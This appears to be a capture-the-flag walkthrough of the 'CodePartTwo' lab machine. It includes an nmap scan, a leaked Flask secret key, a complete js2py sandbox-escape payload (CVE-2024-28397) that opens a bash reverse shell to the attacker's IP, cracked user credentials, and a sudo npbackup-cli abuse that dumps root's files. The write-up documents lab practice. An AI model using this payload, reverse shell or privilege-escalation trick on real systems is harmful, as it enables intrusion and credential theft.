
credentials

CodePartTwo
target ip:10.10.11.82
my ip:10.10.14.7


marco:sweetangelbabylove

report

CodePartTwo
target ip:10.10.11.82
my ip:10.10.14.7




```
➜  Downloads nmap -sV -p- 10.10.11.82
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 04:35 EDT
Nmap scan report for 10.10.11.82
Host is up (0.029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    Gunicorn 20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.61 seconds
➜  Downloads 
```



WELCOME TO CODEPARTTWO


Empowering developers to create, code, and run their projects with ease.
CodePartTwo is open-source, built by developers for developers. Join us in shaping the future of collaborative coding.

if we download the app we can find the secret app key




```
js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
```

S3cr3tK3yC0d3PartTw0




```
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
```


~/Downloads/app/requirements.txt - Mousepad
File Edit Search View Document Help


```
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
```

js2py 0.74 is vulnerable to a RCE vulnerability


https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape



```
POST /run_code HTTP/1.1
Host: 10.10.11.82:8000
Content-Length: 767
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.10.11.82:8000
Referer: http://10.10.11.82:8000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InRlc3QifQ.aNvF0w.Wwy3Cvi1RSsTC2hr-dutiFU6A6g
Connection: keep-alive

{
	"code":
	"let cmd = \"bash -c 'bash -i >& /dev/tcp/10.10.14.7/1234 0>&1'\"\nlet hacked,
	bymarve, n11\nlet getattr, obj\n\nhacked = Object.getOwnPropertyNames({})\nbyma
	rve = hacked.__getattribute__\nn11 = bymarve(\"__getattribute__\")\nobj = n11(\
	"__class__\").__base__\ngetattr = obj.__getattribute__\n\nfunction findpopen(o)
	 {\n    let result;\n    for(let i in o.__subclasses__()) {\n        let item =
	 o.__subclasses__()[i]\n        if(item.__module__ == \"subprocess\" && item.__
	name__ == \"Popen\") {\n            return item\n        }\n        if(item.__n
	ame__ != \"type\" && (result = findpopen(item))) {\n            return result\n
	        }\n    }\n}\n\nn11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, nu
	ll, true).communicate()\nconsole.log(n11)\nn11"
}
```




```
zsh: command not found: 10.10.14.7
➜  Downloads nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.82] 57662
bash: cannot set terminal process group (853): Inappropriate ioctl for device
bash: no job control in this shell
```



```
strings /home/app/app/instance/users.db
SQLite format 3
Wtablecode_snippetcode_snippet
CREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
Ctableuseruser
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
indexsqlite_autoindex_user_1user
Mmax2ffe4e77325d9a7152f7086ea7aa5114+
MShlakii7ebff67e7e0e251f26762c035fcee365'
Mappa97588c0e2fa3a024876339e27aeb42e)
Mmarco649c9d65a206a75f5abe509fe128bce5
```

we find marco hash inside users.db which give us his password:


marco:sweetangelbabylove



```
2025-09-30 12:53:47,130 :: INFO :: ExecTime = 0:00:02.256118, finished, state is: success.
-bash-5.0$ sudo /usr/local/bin/npbackup-cli -c mynpbackup.conf --dump /root/root.txt
0a3f4dc10df0522c1c2e63e554d7a13b
-bash-5.0$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
-bash-5.0$ 
```

marco can use /usr/local/bin/npbackup-cli as an admin

we can abuse this cli by creating a new config file that will backup /root folder.



```
2025-09-30 12:53:34,566 :: INFO :: Listing snapshots of repo default
ID        Time                 Host         Tags        Paths          Size
-------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                  /home/app/app  48.295 KiB
0524a46b  2025-09-30 12:53:30  codeparttwo              /root          197.660 KiB
-------------------------------------------------------------------------------
```